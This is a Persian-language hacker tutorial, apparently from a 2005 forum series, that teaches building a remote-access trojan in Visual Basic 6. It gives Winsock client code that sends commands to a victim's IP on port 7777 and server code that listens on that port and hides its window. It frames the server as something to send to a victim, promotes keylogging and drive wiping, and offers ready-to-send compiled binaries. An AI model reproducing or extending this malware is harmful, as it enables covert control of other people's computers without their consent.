به نام خداوند بزرگ

آموزش تروجان نويسي توسط (Elfy)هكر بي ادعاي استهباني

مقدمه:

با سلام خدمت تمامي دوستان خوبم من بهنام مي خوام اطلاعات اندك خود را در اختيار شما دوستان خوب بگزارم در اين مقاله سعي شده شما اندكي با ترجان نويسي آشنا شده و بتوانيد تروجان بنويسيد به اميد اين كه كشور عزيزمان ايران پايدار در دنياي ديجيتالي نيز حرفي براي اثبات تمدن دو هزارو پانصد ساله ي خود داشته باشد و ايران هميشه قهرمان باشد در ضمن اين اطلا عات اندك ضمينه اي است كه شما برويد و تروجان نويسي واقعي را ياد بگيريد

و اما چگونه تروجان بنويسيم ... ! ؟

در طي اين سلسله مقالات ، ما شما را با ساختمان يك تروجان ساده (كه همانا MMR Trojan باشد) آشنا مي سازيم و تمامي كد هاي آن را تجزيه مي كنيم كه بدين ترتيب شما با يك تروجان و نحوه ساخت آن آشنا مي شويد. و قدم به قدم اين تروجان را وسعت مي دهيم و گسترده تر خواهيم كرد تا جايي كه يك Sub Seven براي خودش شود ... حتما فكر مي كنيد كساني كه Sub7 و Magic ps را ساخته اند حتما آخر كامپيوتر بوده اند و كسي ديگر نمي تواند بالاي دست آنها بلند شود ... ولي ما در اينجا به شما آموزش مي دهيم كه شما چطور مي توانيد براي خود يك ساب سون بسازيد ... حتي پيشرفته تر از آنها ... بايد اين را هم بدانيد كه نويسنده همين تروجان Magic ps كه خيلي از شما آن را به عنوان يك ps يا همان Password Sender مي دانيد يك ايراني است كه دانشجوي رشته كامپيوتر از زاهدان است ... او اين تروجان را در زبان دلفي نوشته است كه كد اصلي اين تروجان در نسخه Magic_PS 1.5 se هم در اختيار گروه امنيتي هكر گرگاني مي باشد و اگر كسي خواست مي توند با مديريت گروه تماس گرفته و كد آن را از او بگيرد ... پس مي بينيد كه ساختن همچين تروجان هايي مشكل نيست و انها كار عجيبي نكرده اند (اين را بدانيد ايراني اگر بخواهد از همه بالاتر است ، هميشه خواستن توانستن است) خوب ... از اين مقدمه گذشته ، حالا خود راآمادهكنيد تا با هم تروجان بسازيم ... درچند مرحله ... البته اين را هم بايد بگويم كه براي ساختن اين تروجان بايد شما با زبان ويژوال بيسيك آشنايي مختصري داسته باشيد تا وقتي كه استلاحات را به كار مي برم بتوانيد آنها را درگ كنيد و بتوانيد با محيط اين برنامه حد اقل كار كنيد ... ولي اگر هم بااين زبان آشنايي نداريم ، مشكلي نيست ... فقط كافيست كه بگوييد تا ما آموزش مختصري از ويژوال بيسيك را شروع كنيم تا شما هم پا به پاي ما پيش رويد (فرض ما بر اين است كه شما حد اقل با محيط برنامه نويسي ويژال بيسيك آشنايي مختصر داشته و مي توانيد با آن كار كنيد) و حالا كار را شروع مي كنيم .... البته اول يك مقدمه كوچولو و بعد شروع كار ...

تروجان چيست و چرا تروجان ... !!!!

كلمه تروجان يا همان اسب تراوا ، از يك اتفاق تاريخي سرچشمه ميگيرد كه ... (بابا قضيه تروجان رو همه مي دونن پس ديگه نميگم ...) اولين تروجان رو شايد شما بشناسين (من كه نميشناسم) ... اوصلا كار تروجان ، جاسوسي در كامپيوتر قرباني است كه براي اهداف خاصي آنهم از طرف هكر محترم براي اون بد بخت فرستاده ميشه و كنترل كامپيوتر اون رو در دست ميگيره ... و كارهاي مختلف رو هم انجام ميده ... مثل ثبت كليد هاي فشرده شده در كامپيوتر قرباني و يا در اختيار گرفتن درايو هاي آن كه ميشه اطلاعات رو پاك كرد و يا ... (البته بستگي به تروجان هم داره كه چه قابليت هايي داشته باشه مثلا مثل همين mmr خودمان كه يك نشخه آزمايشه و فقط دو تا سه كار انجام ميده) اصولا يك تروجان از دو قسمت تشكيل شده ، يك كلاينت Client كه براي كنترل كار تروجان است و يك سرور Server كه فايل اصلي يك تروجان است كه براي در اختار گرفتن كامپيوتر و در كل براي هك كار اصلي را اين سرور انجام مي دهد) البته بعضي از ترجان ها يك اديت سرور Edit Server هم دارن كه براي باز نگري در كارهاي سرور هست دارن كه اين اديت سرور ، لازمه يك تروجان خوبه ... خوب حالا ميريم سر كار قسمت اصلي مقاله ....

يك تروجان چگونه كار مي كند ... ! ؟

وقتي ما سرور را براي يك نفر مي فرستيم ، در حقيقت يك نماينده از طرف همون كلاينت هست كه وقتي اون بدبخت ، برنامه رو اجرا كرد ، يك راه براي شما باز مي كنه و شما مي تونين از طريق اون راه به اون فايل سرور دستور بدين كه اون كار مورد نظر شما را و بستگي به توانايي هايي كه داره انجام بده ... البته شما بايد IPيا همون نشاني قرباني رو داشته باشين و Port يا دروازه عبوري رو هم داشته باشين تا اون رو به كلاينت داده و به سرور وصل بشين ... (البته يك تروجان خوب بايد بتونه كه IP رو هم واسه هكر بفرسته) بعد سرور شروع مي كنه به انجام دادن دستور هاي كلاينت يا همون خودتون .... وقتي يك تورجان نويس داره برنامه رو حاضر ميكنه ... دستوراتي رو در كلاينت مي نويسه و يك نسخه واكنشي از همون دستورات رو در فايل سرور مي نويسه ... بدين ترتيب كه مثلا برنامه نويس در فايل كلاينت دستور واسه Shutdown مي نويسه ... برنامه نويس واسه اينكه بتونه دستور Shutdown رو در كامپيوتر قرباني از طريق سرور انجام بده يك دستور به عنوان شاتدون مي فرسته مثلا مثل اين دستور From Client To Server :Shutdown وقتي كه اين دستور از طرف كلاينت فرستاده ميشه ، كلاينت به اون IP كه شما به برنامه داده بودين اين دستور رو مي فرسته ، اگر IP درست باشه فايل سرور كه روي اون پورت مخصوص كه فال گوش وايستاده و منتظر دستوره ، دستور رو ميگيره و پيامي مي فرسته مبني بر اينكه دستور انجام شد مثل From Server To Client : Victim Is Shuting Down ... به همين راحتي ... كه از اين راه ميشه مستقيما به هارد و دسكتاپ و ... هم دستيابي داشت ... خوب حالا ما براي اينكه بتونيم اين كار ها رو انجام بديم در ويژال بسيك به چه چيزهايي نياز داريم ...


شروع برنامه نويسي تروجان ...

ما براي اين كار اول احتياج به يك منبع داريم كه بتونه براي ما اين اتصال تو شبكه رو انجام بده و دستوران ما رو تو شبكه بفرسته ... كه خود ويندوز و ويژوال بيسيك داراي يك اكتيو ايكس كنترل Activex Control براي كار هاي شبگه و كلا كار هاي شبكه اي و اينترنتي است كه براي ما مي تونه اين كار ها و دستورات ارسال و دريافت رو انجام بده ... اسم اين كنترل MS Windows Socket است كه با نام mswinsck.ocx در پوشه ويندوز و در داخل پوشه System32 موجود مي باشد ... حال ما چطور مي تونيم از اين كتابخانه و منبع استفاده كنيم ... ما اول بايد اين كتابخانه رو در ويژوال بيسيك فراخواني كنيم و روي فرم برنامه كارگذاري كنيم تا بتونيم در سري بعدي واسه دستور دادن از اون استفاده كنيم ... براي دسترسي به اين برنامه مي تونين از كليد ميانبر ctri+tبراي دسترسي به كامپوننت هاي برنامه و اكتيو ايكس هاي برنامه استفاده كنيم ... وقتي اين كليد ها را فشار داديد يك صفحه براي شما باز مي شود كه در اين ليست يك سري عناوين موجود مي باشد كه مي توانيد انها را انتخاب كنيد ، براي انتخاب اين كنترل بايد شما در اين ليست ، عنوان يا گزينه Microsoft Winsock Control 6.0 را پيدا كرده و آن را تيك زده و Ok را فشار دهيد ... بدين ترتيب در قسمت سمت راست ويژوال بيسيك و در قسمت كنترل ها عكس دو كامپيوتر موچك براي شما نمايان مي شود كه به هم وصل هستند ... اين همان كنترل اصلي ماست ... اين كنترل كارهاي شبكه اي از قبيل فرستاده اطلاعات ، دريافت اطلاعات ، باز كردن پورت ، نشاندن دادن IP ، كنترل داده ها و درگا ها و ... انجام مي دهد كه براي شروع كار ما فقط چند مورد از اين دستورات كافي است ... خوب .حالا كه با اين كتابخانه آشنا شديد و متوجه شديد كه چگونه اين كتابخانه را در برنامه خود فراخواني كنيد . حالا شروع مي كنيم به نوشتن برنامه ... از همون اول شروع بسم ا... برنامه نويسي (جون من اگه كسي از ويژوال بيسيك سر در نميارة بگه تا من يه آموزش كوچولو بذارم تا شما هم با ما هم پا و همرا بشين ... جون من خجالت نكشين ... حتما بگينا ...)


شروع برنامه نويسي :

1-ايجاد يك پروژه جديد (Standard EXE) ...

اول از همه براي ايجاد برنامه Client يك پروژه جديد را اغاز كنيد ... (با استفاده از گزينه New Project از منوي File و يا از همون شروع ، گزينه Standard EXE رو از پنجره New Project انتخاب كرده و Open مي كنيم)




حـــال همتنطـــور كـــه گفتـــه بـــودم كنتـــرل Winsock را وارد برنامـــه مـــي كنيـــد ... MS




در اين موقع شكل دو تا كامپيوتر در كنار كنترل هاي ديگر ظاهر ميشه ... هم اكنون اين كنترل براي كار آماده است ... روي آن كليك كرده و آن را بر روي فرم خود كار گذاري كنيد ... توجه كنيد كه هرجا اين كنترل را قرار داديد مشكلي ندارد چون اولا اين كنترل در موقع اجراي برنامه نمايش داده نمي شود و در ثاني اين كنترل قابل تغيير اندازه نيست ...

همانطور كه متوجه شديد ... خاصيت نام كنترل شبكه به نام Winsock1 مي باشد كه ما ان را تغيير نمي دهيم ...



خوب ... حالا شروع مي كنيم به كد نويسي براي اين كنترل ... البته بهتره كه اول دكمه ها رو كار بذاريم ... خوب مال براي اين برنامه احتياج به 6 دكمه دستوري يا Command Button داريم و همچنين به 2 برچسب يا Lable و يك جعبه متن يا Text Box نياز داريم كه شمايل انها به صورت در سمت چپ برنامه معلوم مي باشد ... خصوصيت Name كنترل ها را عوض نكنيد چون به نام پيشفرض انها در كد نويسي نياز داريم ... اما خاصيت Caption بعضي از كنترل ها را به صورت زير مي توانيد تغيير بدهيد ....

ردیف	نام کنترل	نام خصوصیت Caption
1	Command1	Connect
2	Command2	Open the CD Rom?
3	Command3	Close The CD Rom?
4	Command4	Run Calculator
5	Command5	Run NotePad
6	Command6	Turn Off Trojan
7	Lable1	Trojan version :
8	Lable2	STATUS :Disconnect



البته شايد فرم من كمي با شما فرق كند ... چون من خاصيت Background فرم را عوض كرده و طرح خودم را جايگزين كرده ام ... البته شما هم نگرا ن نباشيد ... من براي بعدا يك كنترل جديد را براي زيبا سازي فرم معرفي مي كنم ...

حالا بريم سر كد نويسي ...

1-(دكمه Connect)

اول كد اين دكمه را شروع مي كنيم ...چون وقتي شما آي پي طرف را در جعبه متن رو به رو مي نويسيد و Connect مي كنيد ، برنامه فرمان اتصال را از اين دكمه مي گيرد ... پس كد آن را شروع مي كنيم . در محيط طراحي روي دكمه Connect دو بار كليك كرده تا قسمت كد نويسي و روال كليك مربوط به اين دكمه حاضر شود ... حال اين كد را بين دو خط اول (Private Sub Command1_Click) و اخر (End Sub) وارد مي كنيد ... خط اول كه نوع كنترل روال را توضيح ميدهد كه از نوع كليك است و خط اخر هم مربوط به پايان كد است ...

```
Winsock1.Close

Winsock1.Connect Text1.Text, 7777
```

براي نوشتن كد براي كنترل هاي مورد نظر ابتدا بايد نام كنترل را نوشته كه ما چون خاصيت Name كنترل شبكه را عوض نكرديم همان Winsock1 است . بعد از نام كنترل يك نقطه مي گذاريم ف اين بديم معناست كه مي خواهيم فرماني از آن كنترل را اجرا كنيم ... در خط اول فرمان Close را انتخاب كرديم تا مطئن شويم قبلا اتصالي وجود نداشته يا اگر داشته ان را قطع كنيم ... در خط دوم هم فرمان Connect را انتخاب كرديم تا بتوانيم عمل اتصال را انجام دهيم ... وقتي ما بعد از دستور كانكت يك فاصله ميدهيم ، ويژوال بيسيك يك كامنت كمكي درباره آن دستور به ما نشان مي دهد ،

```
Private Sub Command1_Click()
  Winsock1.Close
    Winsock1.Connect
End Sub
```

Connect([RemoteHost], [RemotePort])

همانطور كه ميبينيد پارمتر اول RemoteHost مي باشد كه نام كامپيوتر طرف مقابل را مي خواهد كه ما به آن جعبه متن را معرفي كرديم تا آي پي مورد نظر را كه در ان مي نويسيم از آن بگيرد كه از Text1 و فرمان كنترلي Text به صورت Text1.text كه مربوط به متني است كه در جعبه مي نويسم مي باشد ، بعد از آن هم RemotePort يا همان پورت اتصال را مي خواهد كه ما هم پورت 7777 را وارد مي كنيم (توجه داشته باشيد كه از اين پورت در Server هم استفاده مي شود) ... كه به طور كامل به صورت زير در مي

```
Private Sub Command1_Click()
  Winsock1.Close
    Winsock1.Connect Text1.Text, 7777
End Sub
```
... آيد

2-(دكمه Open The CD Rom)

وقتي ما اين دكمه را فشار مي دهيم ... فرمان از كلاينت به سرور مي رسد تا درب سي دي رام در سرور باز شود ... براي اين منظور ما بايد يك نام براي اين دستور شبكه اي مشخص كنيم كه نام آن دستور هم stdata است كه با دستور Dim ان را معرفي مي كنيم به صورت زير

```
Private Sub Command2_Click()
 Dim stdata As String
    stdata = "OPENCD"
    Winsock1.SendData stdata
End Sub
```
...

كه از نوع String يا همان رشته اي ميباشد ... در خط دوم هم نوع پيامي كه اين دستور مي فرستد را مشخص مي كنيم كه دستور OPENCD را براي سرور مي فرستد تا او به محض دريافت ، عمل را انجام دهد ... در خط بعد هم مشخص مي كنيم كه كنترل شبكه با دستور SendData كه دستور ارسال پيام است مشخص مي كنيم كه بعد از با يك فاصله نام دستور ارسالي را مي نويسيم كه همانا دستور stdata مي باشد ...

3-دكمه (Close The CD Rom)

وقتي ما اين دكمه را كليك مي كنيم ... فرمان از كلاينت به سرور مي رسد كه درب سي دي رام را ببند ... اين دستور را هم با strdata مشخص مي كنيم ... پيامي هم كه براي سرور ميفرستد هم به صورت CLOSECD مي نويسيم كه آن را هميشه بين دو كوتيشن يا "" مي نويسيم ... در خط اخر هم با همان دستور SendData فرمان strdata را مي فرستيم ... اين هم كدش

```
Private Sub Command3_Click()
Dim strdata As String
    strdata = "CLOSECD"
    Winsock1.SendData strdata

End Sub
```

(

4-دكمه (Run Calculator)

اين دكمه هم با اجازه بزرگتر ها ، دستور باز شدن ماشين حساب طرف رو مي ده ... كد كامل اون قسمت هم به صورت زير هست ... كه خط اول هم همانطور كه معلومه ... اين فرمان رو هم با str1data مشخص مي كنيم ... در خط بعدي هم واسه فرمان ، پيام رو مشخص مي كنيم كه RUNWINCALC هستش ... در خط بعد هم كه پيام رو واسه سرور مي فرستيم با دستور SendData از كنترل شبكه و بعد از اون هم همون دستور خودمون رو مي ذاريم ... به همين راحتي ...

```
Private Sub Command4_Click()
Dim str1data As String
    str1data = "RUNWINCALC"
    Winsock1.SendData str1data
End Sub
```

5-دكمه (Run NotePad)

اين دكمه هم كه مشخصه ... دستور باز شدن نت پد يا همون ويرايشگر ساده متن ويندوزه (راستي با يه نت پد فارسي چطورين) ... كد كامل اون قسمت هم به صورت

```
Private Sub Command5_Click()
Dim str1data As String
    str1data = "RUNNOTEPAD"
    Winsock1.SendData str1data
End Sub
```

در خط اول) اما این دفعه براي اون پيام RUNNOTEPAD رو نوشتيم ...این رو در نظر داشته باشين ما به هر تعداد که بخواهيم مي توانيم از يك دستور استفاده کنيم ولي بايد پيام هايي که مي فرستد متفاوت باشد ... به همين دليل ، اين مثال را اينجا به کار بردم ، چون ما در سرور مشخص مي کنيم که نوع پيامي که دريافت کرده چه باشد چه کاري انجام دهد ... به همين دليل ... در خط اخر هم که دستور را فرستاديم براي سرور مبارك ... است ... اينجا هم از همون str1data استفاده کرديم (

6-دکمه (Turn off Trojan From Victim Machin)

تقريبا ميشه گفت ، اين کد يکي از کد هاي مهم اين تروجان است ، چون وظيفه اين کد قطع ارتباط از سرور و خاموش کردن آن است ... کد کامل کد به صورت زير است ...

```
Private Sub Command6_Click()
Dim str3data As String
    str3data = "CLOSEME"
    Winsock1.SendData str3data
    Label2.Caption = "STATUS: Disconnected"
End Sub
```

در خط اول دستور قطع ارتباط را به صورت str3data مشخص مي کنيم ... در خط بعد پيامي که اين دستور ميفرستد را CLOSEME معين مي کنيم ... به اين معنا که ارتباط از سرور قطع شود و سرور از کار بيفتد ... در خط بعد هم اين دستور را با دستور SendData از طرف کنترل شبکه فرستاده ميشه ... و اما خط بعدي ... اين خط تقريبا يه اعلام وضعيت براي شما هست ... بدين صورت که خاصيت Caption در برچسب Lable2 2 را به اين صورت در ميآوريم Status: Disconnected ... اين کد در وضعيت سرور هيچ دخالتي ندارد چون ما اين کد را ارسال نکرديم ... فقط ما اين کد را براي خودمان نوشتيم ... تا وقتي که ارتباط قطع شد ، کلاينت هم اين ارتباط را تصديق کند ... (مي تونين بگين که مثلا اين تروجان داراي هوش مصنوعيه ... ˚.:.˚')

7-آرگومان (تابع دستوري) اتصال کنترل شبکه

اين کد و يا آرگومان مربوط به اتصال خود کنترل شبکه و در اصل شروع کار آن است ... اين کد هم وقتي اجرا مي شود که کنترل شبکه کار خود را آغاز کند

```
Private Sub Winsock1_Connect()
'Me.Caption = "I think we're connected"
    Label2.Caption = "STATUS:  CONNECTED!"
    Me.Caption = "Getting Trojan Information"
    Winsock1.SendData "TROJAN"
End Sub
```

... در خط اول ميبينيد که با استفاده از کليد ' يك توضيح نوشتيم ... البته شما نيازي نيست که اين نوشته را در ميان کد هاي خود قرار دهيد ، در خط بعد هم خاصيت Caption مربوط به Lable2 را به Status: CONNECTED! تغيير داديم ... چون در اين حالت متوجه مي شويد اگر کد درست کار کرد و اين پيام نشان داده شد ، اتال درست انجام شده ... در خط بعد هم خاصيت Caption مربوط به ME را Getting Trojan Information قرار داديم ... حتما مي پرسيد که ما در اين برنامه چيزي به نام ME قرار نداديم ... درست است ... کلمه ME در ويژوال بيسيك به معناي خود فرم اصلي است ... اين دستور کليدي کار را راحت تر کرده است ... ديگر نيازي نيست که نام فرم را بنويسيم تا بتوانيم خواص ان را تغيير دهيم ... فقط کافيست که ME را نوشته و بعد خاصيت فرم را بنويسيم ... مثلا ME.Unload که اين کد ف فرم را غير فعال مي کند ... در خط بعد هم که دستور تروجان را براي سرور مي فرستيم ... با اين که هيچ دستوري در اين قسمت براي ان معين نکرده ايم ... اين دستور را خود سرور تجزيه ميکند ... (البته در قسمت کد هاي سرور ، آن را توضيح خواهيم داد)

8-تابه آخر کار

```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
Dim strdata1, strdata2, strdata3, strdata4 As String

    Winsock1.GetData strdata1, vbString
    Me.Caption = "Persian Project Trojan Client"
    Label2.Caption = "STATUS:  READY!"
    Label1.Caption = "Trojan Version: " + strdata1
End Sub
```

در خط اول اين کد ... strdata1 تا 4 را معرفي کرده ايم ... (حالا تا ببينيم چه کار مي تونيم با اونا انجام بديم) در خط بعدي هم تابع GetData از کنترل شبکه Winsock1 را به کار برديم ... اين تابع يا دستور ، وظيفه دريافت

اطلاعات را دارد ... يعني مي تواند اطلاعات را از يك منبع (در اينجا ، ارسال كننده همان سرور است) دريافت كند و كار خاصي را انجام دهد ... در اينجا و در اين خط ، دستور strdata1 را از سرور دريافت مي كند كه سرور ورژن تروجان را به وسيله اين دستور براي كلاينت مي فرستد كه شما مي توانيد دستورات ديگري هم اضافه كنيد ... در خط بعد Caption مربوط به Lable2 را به STATUS: READY! تغيير مي دهيم ... يعني در حال انجام اطلاعات است ... در خط آخر هم خاصيت Caption در Lable1 را به Trojan Version تغيير مي دهيم ... البته ما در اينجا شايد بگوييد كه Lable1 تغييري نمي كند ... ولي اگر توجه كنيد در آخر خط ، strdata1 +را به آن اضافه كرده ايم ... همانطور كه گفتم اين دستور را كلاينت از سرور ميگيرد و سرور هم ورژن تروجان را به وسيله ان مي فرستد ... ما هم آن را با استفاده از + به Caption مربوط به Lable1 اضافه كرده ايم ... به وسيله + مي توانيد دستور ها و اعمال زيادي را به هم وصل كنيد ... (البته اين كد آخري رو به عنوان يك مثال در برنامه نويسي و تغيير عمل لضافه كرده ام وگرنه كار خاصي نمي كند) ....

خوب عزيزان ... در اينجا كار مربوط به كلاينت تموم شد ... به اميد خدا فردا شب هم كد سرور رو تموم مي كنم و بعد از اون هم ... اگه گفتين مي خوام چه كار كنم ... (مي خوام كه از پس فرداشب ... هر شب 2 تا 3 امكان جديد و عمل جديد و كارايي جديد به تروجان اضافه كنم و با هم اونو ارتقاع بديم ... لطفا اگه كارايي و امكاني به فكرتون ميرسه تو قسمت نظرات بگين تا اون امكانات رو به تروجان اضافه كنم ... دوست دارم كه شما دوستان بگين كه اين تروجان چه امكاناتي داشته باشه ... چون اگه شما نگين ... خودم هر چي امكام . كار درپيته جمع مي كنم و به اون اضافه مي كنم ... لطفا اگه سختتون نيست شما هم كارهايي رو كه مي خواهين اين تروجان انجام بده رو بگين ... چون من مي خوام به كمك شما عزيزان ، اين تروجان رو قوي كنم ... پس درخواست امكانات تروجان از شما و قرار دادن اون در تروجان از ما ... پس جون من بگين ... خوشحال ميشم ... دوستاني هم كه از ويژوال بيسيك سر در ميارن و دوست دران در انجام اين پروژه ما رو ياري كنن فقط كافيه تو قسمت نظرات بگن تا ما هم از اون دوستان استفاده كنيم . اسم خودشون هم در ليست دست اندركاران باشه ... قربون همتون برم كه در مورد اموزش نظر نميدين ... بابا يه نظر بدين ...)

گروه امنيتي هكر گرگاني ... www.ppt.pl.tc ... هكر گرگاني ... Hack3rGorGanI : ID Y! ... مرداد 1384 گرگان

تقديم به همه دوستان خودم و همه كساني كه ايران و ايراني را آباد و آزاد و سربلند مي خواهند ... تا فرداشب

تكميل شده در ساعت 23:10 سه شنبه، 16/08/2005 ... 25 مرداد 1384 ... گرگان ... ايران ... خون آشام سياه
... دانلود كد كامل تروجان در ويژوال بيسيك به همراه فايل هاي اجرايي كلاينت و سرور ...

توضيحات : البته حجم تروجان و سرور اصلي هر كدام كمتر از 60 كيلوبايت است ولي من كنترل شبكه را به دو فايل اضافه كرده ام ... چون بدون آن كنترل ، هيچ كاري از دست تروجان بر نميآيد ... نه كلاينت و نه سرور چون دسترسي ما از طريق همين كنترل است ... به همين خاطر حجم سرور آماده به 167 كيلوبايت در پوشه سرور و حجم كلاينت 200+ كيلوبايت در پوشه اصلي است ... پس فايل هاي اصلي كه گفته شد آماده فرستادن بوده و بدون نياز به اينكه مطمئن شويم كه قرباني ، آن كنترل را دارد يا نه كار خود را انجام دهيم ...

--- دانلود فايل --- حجم فايل 349 كيلوبايت ... به صورت ZIP
*** دانلود فايل *** حجم فايل 314 كيلوبايت ... به صورت RAR

حالا می خوام که بدنه سرور رو کامل کنم .
خوب ... یه پروژه جدید رو شروع کنید ... کترل شبکه رو وارد کنید (Winsock) ... اسمش رو تغییر ندین... حالا بریم سر برنامه نویسی عزیز خودمون ... این دفعه این قسمت رو تموم می کنم ...
اول از همه به دو تا API نیاز داریم (API به دستورات از پیش تعیین شده گفته میشه ... یعنی اینکه خود ویندوز ، توانایی های رو که داره ف برای برنامه نویس های ویندوز از طریق همین API فراهم می کنه)
خوب ... این دو خط کد رو به اول فرم خودوتون اضافه کنید ...

```
Private Declare Function mciSendString Lib "winmm.dll" Alias "mciSendStringA" (ByVal lpstrCommand As String, ByVal lpstrReturnString As String, ByVal uReturnLength As Long, ByVal hwndCallback As Long) As Long

Private Declare Function mciGetErrorString Lib "winmm.dll" Alias "mciGetErrorStringA" (ByVal dwError As Long, ByVal lpstrBuffer As String, ByVal uLength As Long) As Long

Dim TrojanVersion As String
```

البته ، خط آخر مربوط به نسخه سرور هست که به کلاینت فرستاده میشه ... اون هم بذارین ... بد نیست ...

حال مي رسيم به قسمت تابع نويسي براي سرور عزيزمون ... اين تابع نويسي به ما كمك مي كنه كه فقط براي يك بار ، يك دستور خاص را مشخص كرده و در كليه پروژه خود ، فقط با فراخواني نام تابع ، آن عمليات خاص را انجام دهيم كه اين هم در پيشرفت كار شما تاثير گذاشته و هم حجم برنامه را كم كرده و هم كار را راحت تر و سريعتر مي كند ...

1 – تابع نويسي براي باز كردن درب سي دي رام

```
Function EjectCD()
    mciSendString "set CDAudio door open", 0, 0, 0
End Function
```

... در خط اول اين دستور از دستور Function كه با رنگ آبي در برنامه مشخص مي شود استفاده كرده ايم (كه بعد از اين دستور نام تابعي كه مي خواهيم بنويسيم را وارد مي كنيم) و در ادامه هم براي اين تابع ، نام EjectCD() را استفاده مي كنيم . دو پرانتزي كه بعد از نام تابع آورده مي شود به اين خاطر است كه نام تابع كامل شود و به عنوان يك عملكرد شناسايي شود ... در خط بعدي هم از دستور خروج سي دي استفاده مي كنيم كه اين دستور از همان تابعي كه در خط اول برنامه اضافه كرده ايم ، استفاده مي كند ... در خط بعدي هم دستور End Funcyion را وارد مي كنيم كه به برنامه مي گوييم كه كار و دستور اين تابع را تمام مي كنيم ...

2 – تابع نويسي براي بستن درب سي دي رام

```
Function CloseCD()
    mciSendString "set CDAudio door closed", 0, 0, 0
End Function
```

... اين هم مثل دستور بالايي است فقط بعد از دستور Function از نام CloseCD() براي نام تابع استفاده مي كنيم و در خط دوم هم از اين دستور براي فرمان بسته شدن سي دي رام استفاده مي كنيم . خط آخر هم كه تابع را تمام مي كنيم ...

3 – تابع Form_Load() و دستورات موقع اجراي فرم

```
Private Sub Form_Load()
    TrojanVersion = "1.00"

    Winsock1.LocalPort = 7777
    Winsock1.Listen
    Me.Hide
End Sub
```

... خط اول كه همان دستور شروع تابع Form_Load() است كه هر دستوري كه در اين تابع و در اين قسمت قرار بگيرد ، در موقع اجراي فرم ، دستورات هم به صورت خودكار اجرا مي شوند ... بدون دخالت كاربر ... در خط بعدي هم كه (تابعي كه در بالاي فرم و زير API ها قرار داده بوديم يعني Dim TrojanVersion As String ، توسط اين كد ، دستور TrojanVersion را مشخص مي كنيم كه اين دستور از نوع String است و يك مقدار خاص را بر مي گرداند كه كار اين تابع فرستادن نسخه سرور براي كلاينت ما مي باشد كه ما در اين جا ، نسخه تروجان را 1.00 قرار داديم كه در بين دو كوتيشن "" قرار مي دهيم ...

در خط بعدي هم از دستور LocalPort مربوط به كنترل شبكه استفاده مي كنيم ... توسط اين دستور مي توانيد در وي بي و به كمك كنترل شبكه ، يك پورت خاص را باز كنيد و يا يك پورت خاص را براي برنامه مشخص كنيد ... كه در اينجا ما پورت 7777 را براي برنامه مشخص كرده ايم كه مثل هميشه براي استفاده از اين خاصيت كنترل شبكه ، از نام كنترل شبكه (كه بدون تغيير است و همان Winsock1) است استفاده مي كنيم و با گذاشتن . نقطه ، نام دستور را مي نويسيم كه همانا LocalPort مي باشد ... بعد هم بعد از مساوي ، شماره پورت را مي نويسيم كه 7777 مي باشد ...

در خط بعدي هم كه از دستور Listen مربوط به كنترل شبكه استفاده مي كنيم كه معمولا اين دستور و دستور LocalPort با هم استفاده مي شوند ... اين دستور به اين معنا است كه برنامه و كلا كامپيوتر ، بر روي اين پورت خاص فال گوش ايستاده و منتظر دستور مي باشد كه ما از طريق كلاينت به اين برنامه و از طريق پورت 7777 دستور مي دهيم ...

